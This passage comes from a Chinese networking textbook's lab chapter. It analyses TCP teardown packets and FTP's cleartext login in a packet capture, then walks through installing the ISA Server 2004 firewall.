


图 9.97　连接成功

(5) 捕获的数据包 19、20、21、22 显示了结束一个 TCP 连接的四个基本步骤。在窗口(上)中可以通过 FIN 标志快速找到结束一个 TCP 连接的数据，如图 9.98 所示。




图 9.98　结束一个 TCP 连接的数据

(6) 数据包 19 显示出主机向服务器发出请求结束 TCP 连接，数据包 20 和 21 显示服务器向申请的主机发送了 2 个数据包，分别是确认数据包和自己的 FIN。数据包 22 是主机发送自己的 FIN，从而结束了 TCP 连接。分析这 4 个包时可以结合图 9.99 理解。




图 9.99 请求结束 TCP 连接

(7) FTP 中的数据是以明文形式传输的。在捕获的数据包中可以找到刚才登录的用户名和密码。FTP 的数据是以粉红色的颜色显示。如：数据包 5 显示用户以 fish 用户名登录，在数据包 7 中 PASS fish 表明用户密码是 fish，如图 9.100 所示。




图 9.100 FTP 中的明文

实验总结：

通过做此实验，可以加深对 TCP 连接和结束 TCP 过程的理解；并且理解了 FTP 协议的明文传输特性。

实验九 ISA 防火墙应用

ISA Server 2004 是目前世界上最好的路由级软件防火墙，它可以在企业内部网络安全、快速地连接到 Internet，性能可以和硬件防火墙媲美，并且其深层次的应用层识别功能是目前很多基于包过滤的硬件防火墙都不具备的。可以在网络的任何地方，如两个或多个网络的边缘层(LAN 到 Internet、LAN 到 LAN、LAN 到 DMZ、LAN 到 VPN 等)、单个主机上配置 ISA Server 2004 来对网络或主机进行防护。

一、安装 ISA Server 2004

图 9.101 所示为网络拓扑结构。




图 9.101　网络拓扑结构

(1) 在 ISA Server 2004 服务器上已经建立好了一个内部的 DNS 服务器，所有客户端以 ISA Server 机的内部接口(10.0.1.1)作为它的网关和 DNS 服务器。安装的版本是 ISA Server 2004 中文标准版(Build 4.0.2161.50)。运行 ISA Server 2004 的安装程序 ISA Autorun.exe，开始 ISA Server 2004 的安装，如图 9.102 所示。




图 9.102　开始 ISA Server 2004 的安装

(2) 选择“安装 ISA Server 2004”选项，出现安装界面如图 9.103 所示。

(3) 单击“下一步”按钮，在“许可协议”对话框中，选择“我接受许可协议中的条款”选项，单击“下一步”按钮。



图 9.103 安装界面

(4) 在“客户信息”对话框中，输入个人信息和产品序列号，单击“下一步”按钮。

(5) 在“安装类型”对话框中，如果想改变 ISA Server 2004 的默认安装选项，可以单击“自定义”单选按钮，然后单击“下一步”按钮，如图 9.104 所示。

